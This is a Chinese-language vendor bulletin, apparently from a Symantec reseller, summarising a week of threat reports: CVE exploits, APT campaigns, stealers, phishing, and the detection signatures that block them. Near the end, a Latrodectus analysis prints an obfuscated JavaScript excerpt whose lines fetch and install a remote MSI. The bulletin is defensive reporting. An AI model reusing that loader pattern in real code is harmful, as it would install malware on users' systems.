保安資訊--本周(台灣時間2024/05/24)賽門鐵克原廠防護公告重點說明

前 言

賽門鐵克原廠首要任務就是保護我們的顧客，被譽為賽門鐵克解決方案專家的保安資訊更能發揮我們被高度認可的專業知識與技能、豐富經驗以及專為幫助客戶成功的服務熱忱，與顧客共同創造賽門鐵克解決方案的最大效益，並落實最佳實務的安全防護。攻擊者從不休息，我們更不會。一支技術精湛且敬業的團隊不斷創造新的防護措施，以應對每天發布成千上萬的新威脅。儘管不可能詳述我們已經可以防禦的每種新威脅，但該站點至少反映了我們的努力。這些公告分享針對當前熱門新聞話題有關威脅的保護更新，確保您已知道自己受到最佳的保護。點擊此處獲取賽門鐵克原廠防護公告(Protection Bulletins)。

關於 保安資訊有限公司 | 從協助顧客簡單使用賽門鐵克方案開始，到滿足顧客需求更超越顧客期望的價值。

在端點啟用賽門鐵克入侵預防系統(IPS) 的好處(以下皆為美國時間)

賽門鐵克的入侵預防系統 (IPS) 是業界一流的深層封包檢測技術引擎，可保護包括財富 500 強企業和消費者在內的數億個端點(桌機／筆電／伺服主機)。

過去的 7 天內，SEP 的網路層保護引擎 (IPS) 在 52 萬 3,100 台受保護端點上總共阻止了 5,480 萬次攻擊。這些攻擊中有 82% 在感染階段前就被有效阻止：**(2024/05/20)**

- 在**10萬2,900**台端點上，阻止了**1,740**萬次嘗試掃描**Web**伺服器的漏洞。
- 在**14萬5,100**台端點上，阻止了**1,210**萬次嘗試利用的**Windows**作業系統漏洞的攻擊。
- 在**3萬5,400**台**Windows**伺服主機上，阻止了**810**萬次攻擊。
- 在**6萬1,800**台端點上，阻止了**190**萬次嘗試掃描伺服器漏洞。
- 在**1萬4,300**台端點上，阻止了**79萬9,100**次嘗試掃描在**CMS**漏洞。
- 在**4萬5,500**台端點上，阻止了**150**萬次嘗試利用的應用程式漏洞。
- 在**17萬7,300**台端點上，阻止了**400**萬次試圖將用戶重定向到攻擊者控制的網站攻擊。
- 在**1萬900**台端點上，阻止了**160**萬次加密貨幣挖礦攻擊。
- 在**10萬9,300**台端點上，阻止了**830**萬台次向惡意軟體**C&C**連線的嘗試。
- 在**652**台端點上，阻止了**9萬4,800**次加密勒索嘗試。

強烈建議用戶在桌機／筆電／伺服主機上啟用 IPS (不要只把SEP/SES當一般的掃毒工具用，它有多個超強的主被動安全引擎，在安全配置正確下，駭客會知難而退)，以獲得最佳保護。點擊此處獲取有關啟用 IPS 的說明，或與保安資訊聯繫可獲得最快最有效的協助。

有憑有據!SEP的瀏覽器延伸防護功能，在上周所帶來的好處？

賽門鐵克的入侵預防系統 (IPS) 是業界最佳的深度資料包檢測引擎，可保護數億個端點(桌上型電腦和伺服器)，其中包括財富 500 強企業和消費者。

賽門鐵克端點安全 (SES) 或賽門鐵克端點防護 (SEP) 代理透過谷歌 Chrome 瀏覽器和微軟 Edge 瀏覽器的延伸供瀏覽器保護。這些延伸有兩個組成部分：

- 瀏覽器的入侵預防，利用 IPS 引擎保護客戶免受各種威脅的侵害。
- 網頁信譽，可識別可能包含惡意軟體、欺詐、網路釣魚和垃圾郵件等惡意內容的網域和網頁帶來的威脅，並阻止瀏覽這些網頁。

在過去 7 天內，賽門鐵克透過端點防護的瀏覽器延伸防護功能，在 16 萬 4,300 個受保護端點上阻止了總計 710 萬次攻擊。**(2024/05/20)**

- 使用網頁信譽情資，在 **150.6K** 個端點上阻止 **650** 萬次攻擊。
- 攔截 **30.4K** 個端點上 **444.9K** 次攻擊，這些攻擊試圖將用戶重定向到攻擊者控制的網站上。
- 在 **10.7K** 個端點上攔截 **104.7K** 次瀏覽器通知詐騙攻擊／技術支援詐騙攻擊／加密劫持嘗試。
- 在 **358** 個端點上攔截 **18.1K** 次攻擊，這些攻擊利用被入侵操控網站上的惡意腳本注入。

建議客戶啟用端點防護 (SEP) 的瀏覽器延伸，以獲得最佳防護。按下此處獲取：整合瀏覽器延伸和 Symantec Endpoint Protection (SEP)，防止惡意網站的說明。

2024/05/24

Nexus資源庫中的路徑遍歷漏洞CVE-2024-4956

CVE-2024-4956 是 Sonatype Nexus Repository 3 中的路徑遍歷漏洞。Nexus Repository 是一個廣泛使用的原始碼儲存庫管理程式。如成功利用漏洞，未經認證的遠端攻擊者可存取和下載敏感系統檔案、應用程式原始程式碼和配置。該漏洞的 CVSS 風險評分為 7.5。賽門鐵克的網路防護技術入侵防護系統 (IPS) 可阻擋這些漏洞的攻擊嘗試，防止系統受到進一步感染或入侵。

網路知識：Sonatype 的 Nexus 是一個倉庫管理器，用於組織、存儲和分發開發所需的構件。借助 Nexus，開發人員可以從一個位置完全控制對組織中每個構件的存取和部署，從而更容易地分發軟體。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: Passwd File Download Attempt
- Attack: Generic Directory Traversal 2

2024/05/24

Diplomatic Specter(*外交幽靈)網路惡意行動：中國APT駭客組織針對多個地區政治實體的行動

據報導，一個名為『外交幽靈行動』(Operation Diplomatic Specter) 的網路惡意行動正在進行中，目標是中東、非洲和亞洲的政治實體。該行動幕後的中國 APT 駭客組織，一直在利用罕見的電子郵件外滲技術攻擊被入侵的伺服器。該駭客組織正在利用以前未記錄但被稱為 TunnelSpecter 和 SweetSpecter 的後門系列。此外，該威脅行動者繼續利用提供網際服務的伺服器中的已知漏洞，並多次使用 Exchange 伺服器漏洞 (ProxyLogon CVE-2021-26855 和 ProxyShell CVE-2021-34473) 進行初始存取。威脅行動者搜索與軍事行動、會議、峰會和當前地緣政治事務有關的特定關鍵字，並滲出他們能找到與之相關的任何內容，例如：屬於特定外交使節團或個人整個封存的收件匣。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Rd32!g1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse
- Trojan.Gen.MBT
- WS.Malware.2
- WS.Reputation.1

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Attack: Microsoft Exchange Server CVE-2021-26855
- Web Attack: Microsoft Exchange Server RCE CVE-2021-34473

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/24

法庭常用錄影軟體的特定版本檢視器(JAVS Viewer)存在之漏洞已遭RustDoor惡意軟體開採濫用

據觀察，一種名為 RustDoor 的 Windows 平台上惡意軟體正濫用專供法院、看守所、議會，透過錄影記錄會議過程的 Justice AV Solutions (JAVS) 特定版本檢視器 (JAVS Viewer) 之漏洞進行傳播。該後門可使攻擊者完全控制受影響的系統，並將有關主機系統的資料傳輸到命令與控制 (C&C) 伺服器。該惡意軟體利用 JAVS Viewer 軟體中的一個反序列化漏洞，該漏洞被追蹤為 CVE-2024-4978。JAVS 技術被廣泛應用於全國各地的法庭、監獄、議會、聽證會和演講廳，在全球安裝 10,000 多套系統。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Rd32!g1
- ACM.Ps-RgPst!g1
- ACM.Untrst-RunSys!g1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan.Gen.MBT
- WS.Reputation.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/23

Sharp Dragon APT 駭客組織，大肆擴張版圖

據 Checkpoint 報導，Sharp Dragon APT 駭客組織 (以前也稱為 Sharp Panda) 一直在向非洲和加勒比海地區的目標擴展其行動。據瞭解，Sharp Dragon 使用大規模網路釣魚攻擊、惡意 RTF 檔、DLL 載入器，但最近也使用偽裝成文件檔的可執行載入器。據報導，該駭客組織還在攻擊鏈中濫用存在 Fortra GoAnywhere 的 CVE-2023-0669 遠端程式碼執行 (RCE) 漏洞。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Rd32!g1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Bloodhound.RTF.12
- Trojan Horse
- Trojan.Gen.MBT
- W97M.Downloader
- Web.Reputation.1
- WS.Malware.1
- WS.SecurityRisk.4

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: GoAnywhere MFT RCE CVE-2023-0669

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/23

CVE-2024-29895：存在Cacti(一種網路監控和故障管理框架)的指令注入漏洞

CVE-2024-29895 是一個影響 Cacti(一種網路監控和故障管理框架) 的嚴重等級 (CVSS 風險評分：10) 指令注入漏洞。若成功開採濫用該漏洞，未經驗證的遠端攻擊者可透過操控網頁連結，在受影響的伺服器上執行任意指令。雖然該漏洞尚未被報告在網路上被成功開採濫用，但其概念驗證 (Proof of Concept) 已經公開。原廠已經發佈該漏洞修補程式。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: Cacti Command Injection Vulnerability CVE-2024-29895

2024/05/23

Waltuhium惡意掠奪程式

Waltuhium 是一款開源惡意竊密程式。據觀察，該程式已在暗網論壇上公開。據稱它具有鍵盤側錄、螢幕截圖、WiFi 竊取、Discord 注入、密碼竊取、信用卡竊取、加密貨幣、錢包竊取、Discord、瀏覽器權杖以及會話竊取等功能。此外，它還具有反虛擬機器和反偵錯功能。竊取的資料會被壓縮並發佈到預先定義的 Discord webhook 伺服器上。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Enc!g1
- ACM.Ps-Reg!g1
- ACM.Ps-RgPst!g1
- ACM.Untrst-RunSys!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.Stealer!gen1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Infostealer
- Scr.Malcode!gen129
- Trojan Horse
- WS.Malware.1

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Audit: System Process Accessing discordapp.com

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/23

GuLoader木馬惡意軟體，冒充義大利海鮮通路商

高級惡意軟體下載器 GuLoader 帶來災難未見停止跡象，隨著在世界各地觀察到越來越多的涉入行動，它的流行程度也在繼續增加。最近發現的一個行動中，參與者冒充一家知名的義大利公司，該公司專門從事海鮮批發和零售，從不同國家採購和進口產品。

該行動由一封惡意電子郵件 (主題：ordinazione d'acquisisto) 開始觸發，利用典型的『採購訂單』社交工程伎倆。郵件附件是一個惡意 .img 壓縮檔 (doc20242105125126.img)，其中有一個惡意 BAT 檔，冒充一個假文件 (doc20242105125126.bat)，實際上就是 GuLoader。

雖然大多數惡意活動都是在義大利進行，但鄰國的公司也成為這一行動的目標。這個惡意下載程式隨後會部署惡名昭章的惡意竊密取程式：Agent Tesla。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

自適應防護技術(包含於SESC)：

- ACM.Untrst-RunSys!g1

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan.Horse

基於機器學習的防禦技術：

- Heur.AdvML.C

2024/05/22

CLOUD#REVERSER網路攻擊行動濫用雲端硬碟服務散播惡意軟體

據報導，一個新發動的命名為『CLOUD#REVERSER』的網路攻擊行動，濫用各種雲端硬碟服務 (例如：Dropbox 或 Google Drive) 來散播惡意軟體和 C&C 目的。攻擊者在初始攻擊階段利用帶有惡意附件的網路釣魚電子郵件，並在後期執行若干 VBScript 和 PowerShell 類型的有效酬載荷。被植入的惡意軟體具有滲出使用者資料、執行從攻擊者處接收的任意命令和腳本以及下載附加二進位檔案並在受感染端點上執行的功能。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Wscr!g1
- ACM.Untrst-RunSys!g1

- ACM.Wscr-Ps!g1
- ACM.Wscr-Wscr!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.SuspBeh!gen752
- SONAR.SuspLaunch!g310
- SONAR.TCP!gen1

檔案型(基於回應式樣本的病毒定義檔)防護：

- SISB.Downloader!gen48
- Scr.Malcode!gen
- Scr.Malcode!gdn14
- Scr.Malcode!gdn32
- Scr.Malcode!gdn34
- Trojan Horse
- Trojan.Gen.NPE
- Trojan.Gen.MBT
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/22

Acrid惡意竊密程式利用「Heaven's Gate (天堂之門)」技術

Acrid 是最近新發現一種由 C++ 撰寫的惡意竊密程式。就其功能而言，它與目前存在於威脅環境中的其他惡意竊密程式非常相似。它的主要功能依賴於從遭入侵的端點收集各種使用者資料，並將資料滲出到攻擊者所操控的 C&C 伺服器。Acrid 專注於竊取資料，例如：瀏覽器 cookie、瀏覽器中存儲的密碼、銀行資訊、加密貨幣錢包以及各種應用程式中存儲的憑證。據報導，Acrid 利用「Heaven's Gate (天堂之門)」技術有效地使 64 位元程式碼在 32 位元程序中執行，從而使惡意軟體有可能逃避僅監控 32 位元程序的安全控制。

資安知識：透過在 32 位元處理程序中執行 64 位元程式碼，企圖繞過防毒軟體偵測來傳遞惡意軟體的手法，資安界稱為「Heaven's Gate (天堂之門)」。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse
- Trojan.Gen.MBT
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.B
- Heur.AdvML.B!100

2024/05/22

CVE-2023-43208--存在NextGen Healthcare Mirth Connect遠端程式碼執行(RCE)漏洞，在真實網路情境已遭開採濫用

CVE-2023-43208 是去年 10 月披露的一個遠端程式碼執行 (RCE) 漏洞。該漏洞影響 NextGen Healthcare Mirth Connect 4.4.1 之前的版本，該版本是醫療保健公司使用的開源跨平台資料整合套件。如果該漏洞被開採濫用，未經認證的遠端攻擊者可能會在受影響的系統上執行程式，導致重要的醫療保健資料洩露。據報告，該漏洞已在真實網路情境遭開採濫用，並已被 CISA 列入「已遭成功利用的高風險漏洞名單 (KEV) 列表中。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: NextGen Mirth Connect RCE VULNERABILITY CVE-2023-43208

2024/05/22

GhostEngine惡意軟體會停用EDR代理程式並部署挖礦劫持惡意軟體

在真實網路情境觀察到一種被稱為 GhostEngine 的多功能模組化惡意軟體。該惡意軟體濫用易受攻擊的驅動程式來停用和移除知名的端點檢測和回應 (EDR) 代理程式，而這些安全代理程式很可能會干擾已部署的挖礦劫持惡意軟體。初始的攻擊向量 (方法／途徑／酬載) 從執行偽裝成合法 Windows 檔案的惡意檔案開始。這將從攻擊者所操控的伺服器上啟動一系列下載檔案和配置，進而使惡意軟體能夠長駐在受感染系統上。GhostEngine 還包含一個後門元件，使攻擊者能夠下載和執行其他惡意軟體。該惡意軟體包括 XMRig，這是一個用於挖掘門羅幣 (Monero) 的合法應用程式。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- ISB.Downloader!gen173
- ISB.Heuristic!gen5
- ISB.Heuristic!gen39
- Trojan.Gen.MBT
- Web.Reputation.1
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/21

簡訊釣魚：偽造美國國稅局(IRS)的恐嚇伎倆，盜取加密貨幣電子錢包的12個單詞的恢復助記詞(recovery phrase)

賽門鐵克最近在美國發現針對手機／行動裝置的用戶加密錢包 12 個單詞的恢復助記詞 (recovery phrase) 惡意簡訊詐騙。這些網路罪犯假借美國國稅局名義，濫用與加密貨幣持有申報相關的恐嚇伎倆。

https://stli.iii.org.tw/article-detail.aspx?no=55&tp=1&i=0&d=8815
一定要保管好錢包助記詞！(forbole.com)

觀察到的惡意簡訊，

- 國稅局：H.R.5050--加密貨幣問責法要求在 2024 年 5 月 20 日之前申報加密貨幣錢包，以確保合規。點擊 IRS 網站 [惡意 URL] 驗證錢包

該假冒的美國國稅局網站顯示一個常見問題頁面，並告知接收者有必要收集有關其持有加密貨幣的詳細資訊，以遵守稅法規定，並警告說如果不遵守《H.R.5050--加密貨幣問責法》，將被沒收資產、起訴和罰款。它還提到與 Coinbase 和 FinCEN 等平臺的合作，最後還要求用戶登錄並驗證他們的錢包。

如果有人不疑有他而點擊該網址，就會被重定向到一個頁面，上面列出各種已知的加密錢包服務，例如：Coinbase、MetaMask、Exodus、Blockchain、Trust Wallet、Rainbow、Phantom 等。如果點擊其中任何一個，就會提示輸入 12 個單詞的恢復助記詞 (recovery phrase)。

符合 BIP-39 標準的 12 個單詞的恢復助記詞 (recovery phrase) 是加密貨幣錢包的一項關鍵安全功能。它由 12 個單詞所組成，這 12 個單詞是從 2048 個單詞庫中挑選出來，以便於記憶和紀錄。該單詞代表錢包的私人金鑰，便於備份和恢復。如果該單詞被盜，竊賊就有可能進入錢包並轉移資金。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

賽門鐵克的端點防護行動裝置版本(IOS/Android)已將其歸類為以下威脅並提供最完善的保護能力：

賽門鐵克的端點防護行動裝置版本 (IOS/Android) 還能夠分析簡訊內容的鏈接。它利用比對賽門鐵克全球資安情資網路 (GIN) 重要來源之一 Symantec WebPulse 中的威脅情報檢查簡訊內容中的網址，並在該鏈接為可疑時會及時提醒用戶，以保護用戶免受簡訊 (SMS) 網路釣魚攻擊。WebPulse 已知道此次活動中使用假冒的 IRS 域名。

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/21

XWorm v5.6惡意軟體

在真實網路情境上觀察到 XWorm 惡意軟體最新的 v5.6 版本。該惡意軟體偽裝成各種應用程式、遊戲或成人內容進行傳播，以二進位檔案形式透過線上分享儲存庫或 torrent 下載傳播。XWorm 具有多種功能，包括鍵盤測錄、資料竊取、下載額外的任意有效酬載、遠端存取木馬 (RAT) 等功能。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Untrst-RunSys!g1

檔案型(基於回應式樣本的病毒定義檔)防護：

- Scr.Malcode!gdn14
- Trojan.Gen.9
- Trojan.Gen.MBT
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.B
- Heur.AdvML.B!100

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Audit: Bad Reputation Application Activity
- Web Attack: Webpulse Bad Reputation Domain Request

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/21
防護亮點：賽門鐵克靜態資料掃描技術(Symantec Static Data Scanner:SDS)

隨著威脅環境的不斷變化，網路攻擊的複雜性和頻率也在持續增加。傳統的防禦措施往往無法應對攻擊者快速發展的技術。這種動態環境需要的工具不僅要能對已知威脅做出反應，還要能主動預測和緩解新出現的風險。賽門鐵克靜態資料掃描(Static Data Scanner:SDS)整合了多種先進技術，可針對各種網路威脅提供全面保護，進而應對這些安全挑戰。

SDS 的主要功能包括

- 可攜式可執行檔(PE)和非PE模擬器：模擬器會欺騙惡意軟體，使其以為自己是在一般的電腦上執行。透過分析其行為，我們的掃描引擎可以確定它是否執行了未經授權的操作。
- 網址提取和分析：透過自動提取和分析嵌入在檔案中的網址，我們的掃描引擎可以在該程式與用戶進行任何互動之前立即識別潛在威脅。
- 進階機器學習：透過使用全球情報網路中的數萬億個(是的，數萬億個)信譽良好的檔案和不良的檔案來訓練機器學習模型，「無特徵檔」” 技術可以在執行前階段阻止新的惡意軟體變種。
- 規則引擎：透過從多面向記錄目標樣本執行的操作，這種全面的監控使掃描引擎能夠積累結果，對每個威脅的潛在風險進行穩健的評估。
- 檔案剖析技術： 自動剖析檔案中的物件使我們能夠識別特定檔案類型的可疑物件，以便進一步分析。我們的掃描引擎不僅會標記這些物件，還會如上文所述，將它們排成佇列進行模擬、機器學習，並根據規則獲得評分，確保對深藏在檔案結構中的潛在威脅進行徹底檢查。


攔截 Latrodectus 惡意軟體

最近遭遇 Latrodectus 惡意軟體凸顯我們掃描引擎的功效。Latrodectus 源自 IcedID（又名 BokBot）惡意軟體家族，它利用欺騙性釣魚電子郵件或 PDF 檔傳播 JavaScript 檔案，以便從遠端伺服器下載惡意 MSI／DLL 檔。正如下面的截圖所示，該 JavaScript 檔被大量垃圾程式碼混淆，試圖規避檢測。

```
// grillage sempiternal limnologically Selena blowback brachypodous distillate introvenient penholder W
// literature Atenism overthwartness overshoot unnamability obtrude sammier xanthogen Mebsuta demibrute
/////       msiPath = "http://                /bim.msi";
// multangularly windwardmost unarmored featural chalaze unbemoaned oxhuvud outwell tribase esquirearch
// checkman graving aboriginality gusty Oreas posture sociology unremembering azofy iiwi supplicancy qu
// rufflike solemnizer mysticalness Schizolaenaceae chitinocalcareous Celticize perorally retractation
// rechristen snortingly calycinal thermostat disaster circumagitation statedly stoutish sirloiny Pauli
// unobdurate formerness Winesap scart Leonis barkpeel eucryphiaceous Americanist dolesomeness mosasaur
// octonion cribo semistate papillomatosis semireniform matterative muscariform touchline corolliferous
// concordance this agglomerator Schoenus reconstitute nye graphometric nullificationist bonzian pigfac
// goldfinny Arctos unforged Carolinian labially Sacian nonlife mention retrovaccine irregeneracy wager
// waterway Digitaria harebrainedness importunateness unproportionately equalable retroperitoneally hen
// signer pharyngoplegy mooting unswabbed brabagious heterolalia recommittal gunbright objurgatively vi
// Lincoln reunfold excusingly Grecomania stealable tidewater authigenous semiglazed commend bestially
// harperess unrefinedness scyelite pa smeech annulose Anukit cylindruria derogatively unaccostable jab
// handspring gaping nasosubnasal anacrustically arthrostome relimit Origenist interrogatively together
// inconsultable insectean antherogenous musculation artophorion hexadiene bonxie Myxophyta repersonali
// aquotize desmodynia astor unparalleled supernaturalize denegation tetraglot wonderfully pneumonodyni
// hybridization impersonize ras clave Croatian overconsume Tehuelet semimarking denotement soundhearte
// intracanonical dismal dynamis biannually flection overbid Anglophobia wander renter paracystitis Alb
// diethylamine squamella Ssi nonsolid potent Sittidae Alascan unipetalous pygmyship sheepback nuttines
// Hogarthian odontiasis Ansarie coelectron miserhood promerger topcast cherem supersacerdotal problemi
// eoan Theileria ventriculography tetartohedrism subglossal plexor unrecreant handsel Fusarium oxime e
/////       installer.InstallProduct(msiPath);
// hierurgical prognathic chromatodysopia crudity bootlegging panatela endogalvanism tigrolytic promine
// judicialness irredressible ensnaring extracystic dewbeam pimaric infantilism realism pharmacopedic c
```

在這種情況下，無功而返。我們的掃描引擎能有效識別和分析這些電子郵件和 PDF 檔案中的嵌入式網址，在安全環境中模擬執行 JavaScript，並仔細檢查任何後續有效酬載，所有這一切都不會危及實際系統。這樣就能從入口處阻止惡意軟體，防止其潛在的傳播和擴散。

主動攔截 Latrodectus 惡意軟體涉入的攻擊行動



